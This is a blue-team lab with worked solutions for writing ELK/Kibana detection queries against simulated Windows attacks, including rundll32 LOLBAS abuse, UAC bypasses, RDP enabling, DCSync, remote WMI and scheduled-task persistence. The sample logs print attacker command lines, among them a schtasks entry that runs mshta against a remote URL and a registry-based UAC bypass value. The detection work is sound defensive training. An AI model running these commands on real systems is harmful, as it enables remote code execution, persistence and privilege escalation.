

Hunting with ELK (Lab 2)

LAB 16.2

Scenario

The IT Security manager provided you with simulated malicious activity and has asked you to create hunting detection techniques for all of it.

Full credit for the dataset goes to Sean Donnelly and Peter Hay. This lab provides answers to some of the [workshop](#) tasks that contained no solutions.

Goals

The learning objective of this lab is the rule generation ability and becoming more familiar with ELK.

What you will learn

You will learn how to utilize available logs to detect suspicious activity on a windows host.

Recommended tools

- ELK
- Access the Kibana at Web (<http://demo.ine.local:5601>)

Tasks

Task 1. Hunt for malicious use of rundll32

Attackers are known for leveraging native Windows' functionality/binaries to evade detection while executing malicious code.

Such an example is pcwutl.dll, that can be used to launch an executable by calling the *LaunchApplication* function. Details can be found in the resource below.

<https://lolbas-project.github.io/lolbas/Libraries/Pcwutl/>

Create a detection rule so that the blue team can proactively hunt for the usage of this functionality.

Task 2. Hunt for UAC Bypass leveraging cliconfg.exe

For this task you are tasked with creating an ELK search that can detect [UAC bypasses](#) leveraging cliconfg.exe.

Hint: Focus on Sysmon event ID 7 and search for the below *Target* and *Component* inside the process name and file path fields.

Author: Win32/Carberp derivative

- Type: Dll Hijack
- Method: WUSA
- **Target(s):** \system32\cliconfg.exe
- **Component(s):** ntwdblib.dll
- Implementation: ucmWusaMethod
- Works from: Windows 7 (7600)
- Fixed in: Windows 10 TH1 (10147)
 - How: WUSA /extract option removed

Task 3. Hunt for RDP settings tampering

Create detection rule that identifies suspicious changes to RDP settings.

Hint: Assume that RDP is not used by default. Any firewall change involves the **netsh.exe** binary.

Task 4. Hunt for DCSync

Research the [DCSync technique](#) and create a detection rule.

Hint: It is about time we introduce a great community project called Sigma (<https://github.com/Neo23x0/sigma>). According to its description, Sigma is a generic and open signature format that allows you to describe relevant log events in a straightforward manner. The rule format is very flexible, easy to write and applicable to any type of log file. Sigma converter can then be used to obtain Elastic search queries, Splunk search queries, etc.

Hint: Even without using Sigma's converter, we can create an ELK search query for DCSync by browsing the respective Sigma rule and doing the "translation" ourselves. See below the Sigma rule for DCSync.

https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_dcsync.yml

Task 5. Hunt for Remote WMI Usage

Research and create an ELK detection search for Remote WMI Usage technique. A reference for WMI attacks is available [here](#).

Hint: Focus on event ID 4648 -- logon with explicit credentials.

The below resource contains what you need to search for inside the event ID above.

<https://jpcertcc.github.io/ToolAnalysisResultSheet/details/RemoteLogin-Mimikatz.htm>

Task 6. Hunt for LOLBAS openurl

Research the described technique [here](#) and create a detection rule so that you can proactively hunt for such evasive code execution through rundll32.

Hint: As we have already mentioned in Task 1, rundll32.exe can be used to call libraries capable of program execution. In the technique provided above, "ieframe.dll" and "shdocvw.dll" are mentioned. However, on the reference link in the post, another library "url.dll" seems to exhibit the same functionality.

Task 7. Hunt for persistence through scheduled Tasks

Study [persistence through the Task Scheduler](#) and create a rule that can be used to proactively hunt for such persistence in your environment.

Hint: Scheduled tasks involve the "at.exe" and "schtasks.exe" binaries. We are mostly interested in the creation of new scheduled tasks. Sysmon event ID 1 - Process Creation contains the information you need.

Task 8. Hunt for UAC Bypass leveraging SDCLT.EXE


Study the UAC Bypass technique described [here](#) and create a detection rule.

Hint: Focus on Sysmon event ID 13 - Registry event, but be aware that the key location may vary.

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

Kali Machine



Task 1. Hunt for malicious use of rundll32

After visiting the provided link in the task's description, we find out that rundll32.exe can call pcwutl.dll which has the ability to execute an application. Utilizing that information, we can construct the following query (against the available Sysmon logs):

```
process.name:rundll32.exe AND (process.args:pcwutl.dll AND process.args:LaunchApplication)
```

Once the query is executed, we get the following match:


Time	_source
> May 12, 2019 @ 19:09:02.275	<pre>process.args: C:\Windows\System32\rundll32.exe, pcwutl.dll, LaunchApplication, c:\Windows\system32\calc.exe process.name: rundll32.exe file_company: Microsoft Corporation user_logon_id: 0x135f2 file_version: 6.1.7600.16385 (win7_rtm.090713-1255) agent.type: winlogbeat agent.version: 7.2.0 event.category: Windows host process (Rundll32) event.id: 1 event.dataset: Microsoft-Windows-Sysmon event.action: processcreate event.kind: event</pre>

Task 2. Hunt for UAC Bypass

Following the provided hint, we focus on technique 7. According to the documentation, the bypass is implemented through an abuse of "cliconfg.exe". Because the abuse requires that cliconfg.exe loads "NTWDBLIB.dll", we'll focus our detection exactly on that, specifically filtering for Sysmon's Event ID 7 -- Image loaded. Therefore, we construct the following query:

```
event.id:7 AND (process.name:cliconfg.exe AND file.path:NTWDBLIB.dll)
```

Once executed, we get the following match:



Task 3. Hunt for RDP Settings tampering

Taking into account the hint provided, if any RDP tampering or abuse (eg. RDP tunneling etc) is to occur, RDP should first be enabled. Therefore, our detection will focus on detecting whether RDP has been enabled. One of the common ways to do this, is to monitor if netsh is used to create a firewall rule that allows an RDP connection. Therefore, we focus our detection on Sysmon event ID 1 - Process Creation. Finally, we construct the following detection rule:

```
event.id:1 AND (process.name:netsh.exe AND (process.args:localport=3389 AND process.args:action=allow))
```

Once executed, we get the following match:

process.name: netsh.exe process.args: netsh, advfirewall, firewall, add, rule, name=Remote Desktop, dir=in, protocol=tcp, localport=3389, profile=any, action=allow file_company: Microsoft Corporation user_logon_id: 0x3c004 file_version: 6.1.7600.16385 (win7_rtm.090713-1255) agent.type: winlogbeat agent.version: 7.2.0 event.category: Network Command Shell event.id: 1 event.dataset: Microsoft-Windows-Sysmon event.action: processcreate event.kind: event process_integrity_level: High
--

Clearly, enabling RDP on its own is not necessarily malicious, therefore, additional effort is required to conclude that. Nonetheless, tampering has occurred.

Task 4. Hunt for DCSync

One way to obtain a detection rule is by looking at Sigma, specifically the DCSync detection rule [here](#). We therefore construct the following query:

```
event.id:4662 AND NOT (user.name:*$ OR user.name:AUTHORITY OR user.name:Window) AND (object.properties:1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 OR object.properties:Replicating)
```

Once executed, we get the following match:

```
object.properties: %%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}
agent.type: winlogbeat agent.version: 7.2.0 agent.ephemeral_id: a25aa3ab-9e71-43d2-9567-29608a24353b
agent.id: ebd1d71a-1259-44b7-9f3d-142b9440902d agent.hostname: DESKTOP-CT1T947 event.kind: event
event.dataset: Microsoft-Windows-Security-Auditing event.action: Directory Service Access
event.created: Jul 23, 2019 @ 01:07:32.645 event.id: 4,662 log.level: information channel: Security
```

Task 5. Hunt for Remote WMI Usage

If we pay attention to the provided links and hint, we'll identify that remote usage of WMI will create an Event ID 4648 -- logon with explicit credentials, with source process of wmic.exe. That is illustrated on the image below:

15	Security	4648	Logon	A logon was attempted using explicit credentials. Process Information > Process ID: Process ID that attempted the logon Network Information > Port: Source Port (-) Account for which Credentials were Used > Account Name: Specified account Subject > Logon ID/Logon GUID: Session ID of the user who executed the authentication Subject > Account Domain: Domain to which the account that executed the tool belongs Target Server > Target Server Name: Logon destination host name (destination host) Process Information > Process Name: Process name that attempted the logon Subject > Account Name: Name of the account that executed the tool Subject > Security ID: SID of the user who executed the tool Target Server > Additional Information: Additional information on the logon attempt Account for which Credentials were Used > Account Domain: Domain to which the account belongs Network Information > Network Address: Logon source host (-)
----	----------	------	-------	--

Utilizing that, we can create our detection technique and construct the following query:

```
event.id:4648 AND process.executable:WMIC.exe
```

Once executed, we get the following match:

```
process.executable: C:\Windows\System32\wbem\WMIC.exe user_target_logon_guid: {00000000-0000-0000-0000-000000000000} user_logon_id: 0x18a7875 agent.type: winlogbeat agent.hostname: DESKTOP-CT1T947
agent.version: 7.2.0 agent.id: ebd1d71a-1259-44b7-9f3d-142b9440902d agent.ephemeral_id: 5d106275-4cb5-469e-88da-a78fc0297b78 event.type: authentication_success event.category: authentication
event.action: Logon event.created: Jul 23, 2019 @ 01:10:42.839 event.id: 4,648 event.kind: event
```

If we expand that entry, we'll get more details on the account(s) associated with the login:

A logon was attempted using explicit credentials.

Subject:

Security ID: S-1-5-21-1587066498-1489273250-1035260531-1106

Account Name: user01

Account Domain: EXAMPLE

Logon ID: 0x18A7875

Logon GUID: {3523B8BE-1C1A-A740-A8C3-4CC91A5F3B14}

Account Whose Credentials Were Used:

Account Name: administrator

Account Domain: EXAMPLE.CORP

Logon GUID: {50419E1A-1C62-023A-239E-78C43A7792AB}

Task 6. Hunt for LOLBAS openurl

Let's take into account everything the hint of this task mentioned as well as Sysmon Event ID 1 - Process Creation, to construct a detection query as follows:

```
process.executable:rundll32.exe AND process.args:(url.dll OR ieiframe.dll OR shdocvw.dll)
```

Once executed, we get 5 matches. A single match with ieiframe.dll, which opens a URL file from a temporary directory:

```
process.args: C:\Windows\System32\rundll32.exe, ieiframe.dll,OpenURL,
c:\users\ieuser\appdata\local\temp\ieiframe.url process.executable: C:\Windows\System32\rundll32.exe
file_company: Microsoft Corporation user_logon_id: 0x13a10 file_version: 6.1.7600.16385
(win7_rtm.090713-1255) agent.type: winlogbeat agent.version: 7.2.0 event.category: Windows host process
(Rundll32) event.id: 1 event.dataset: Microsoft-Windows-Sysmon event.action: processcreate
```

The other 4 matches are related to url.dll. As we can see below, one of them executes an .hta file:

```
process.args: rundll32.exe, url.dll,FileProtocolHandler, file:///C:/programdata/calc.hta
process.executable: C:\Windows\System32\rundll32.exe file_company: Microsoft Corporation
user_logon_id: 0x13a10 file_version: 6.1.7600.16385 (win7_rtm.090713-1255) agent.type: winlogbeat
agent.version: 7.2.0 event.category: Windows host process (Rundll32) event.id: 1
event.dataset: Microsoft-Windows-Sysmon event.action: processcreate event.kind: event
```

The fact that .hta file is being executed means that mshta, as the default handler, will be called. Therefore, if we utilize the following query, we can confirm that calc.hta gets executed by mshta:

```
process.executable:mshta.exe AND process.args:calc.hta
```

Once executed, we receive the following match:

```
process.args: C:\Windows\System32\mshta.exe, C:\programdata\calc.hta
process.executable: C:\Windows\System32\mshta.exe file_company: Microsoft Corporation
user_logon_id: 0x13a10 file_version: 11.00.9600.16428 (winblue_gdr.131013-1700) agent.type: winlogbeat
agent.version: 7.2.0 event.category: Microsoft (R) HTML Application host event.id: 1
event.dataset: Microsoft-Windows-Sysmon event.action: processcreate event.kind: event
```

Task 7. Hunt for persistence through scheduled Tasks

By researching the provided URL, we identify that both "at.exe" and "schtasks.exe" can be used to schedule a task on a Windows host. While "at.exe" is rarely used, we are interested in any occurrence of its execution but for "schtasks.exe", we'll only look into those that are creating new tasks. The detection is based on Sysmon Event ID 1 - Process Creation. Finally, we construct the following query:

```
event.id:1 AND ((process.executable:schtasks.exe AND process.args:create) OR process.executable:at.exe)
```

Once the query is executed, we'll get the following match:

```
process.args: C:\Windows\System32\schtasks.exe, /Create, /sc, MINUTE, /MO, 60, /TN, MSOFFICE_, /TR,
mshta.exe https://hotelesms.com/Injection.txt /F process.executable: C:\Windows\System32\schtasks.exe
file_company: Microsoft Corporation user_logon_id: 0xc796 file_version: 6.1.7600.16385
(win7_rtm.090713-1255) agent.type: winlogbeat agent.version: 7.2.0 event.category: Manages scheduled
tasks event.id: 1 event.dataset: Microsoft-Windows-Sysmon event.action: processcreate event.kind: event
```

On the output above, we can see that an action that executes "mshta.exe" against a remote URL address is added. To verify that the command executed successfully, we can perform another search for Sysmon Event ID 11 - File Create and search whether a task with the filename provided is now available under C:\Windows\Tasks where all tasks are stored:

```
event.id:11 AND file.path:MSOFFICE_
```

```
file.path: C:\Windows\System32\Tasks\MSOFFICE_ agent.type: winlogbeat agent.version: 7.2.0
event.kind: event event.id: 11 event.dataset: Microsoft-Windows-Sysmon event.action: filecreate
logstash.pipeline: 0099-dedup-winlogbeats7, 1010-winlogbeat7-filter, 1300-evtx-training-filter, 1531-
sysmon-filter @timestamp: May 21, 2019 @ 17:32:59.809 user.domain: NT AUTHORITY user.type: Well Known
Group user.identifier: S-1-5-18 user.name: SYSTEM ecs.version: 1.0.0 log.level: information
```

Task 8. Hunt for UAC Bypass #2

After reviewing the linked blog post and studying the method described, we identify that a detection technique would be to monitor the registry key at:

```
"HKCU:\Software\Classes\exefile\shell\runas\command\isolatedCommand"
```

However, in our experience, the location of the key may change slightly, therefore, the exact location we'll be looking for is any registry key that contains "shell\runas\command\isolatedCommand". To monitor registry key events, we will utilize Sysmon Event ID 13 -- Registry event. Finally, we construct the following query:

```
event.id:13 AND registry_key_path:"shell\\runas\\command\\isolatedCommand"
```

Once the query is executed, we get the following match:

```
registry_key_path: HKU\S-1-5-21-3583694148-1414552638-2922671848-
1000_CLASSES\exefile\shell\runas\command\IsolatedCommand agent.type: winlogbeat agent.version: 7.2.0
event.kind: event event.id: 13 event.dataset: Microsoft-Windows-Sysmon event.action: registryevent
logstash.pipeline: 0099-dedup-winlogbeats7, 1010-winlogbeat7-filter, 1300-evtx-training-filter, 1531-
sysmon-filter @timestamp: May 9, 2019 @ 04:07:51.100 user.domain: NT AUTHORITY user.type: Well Known
```

If we expand the entry, we'll see the value which is added to the key:

```
registry_key_value C:\Windows\System32\cmd.exe /c notepad.exe
```

Upon successful elevation, notepad.exe will start in high integrity.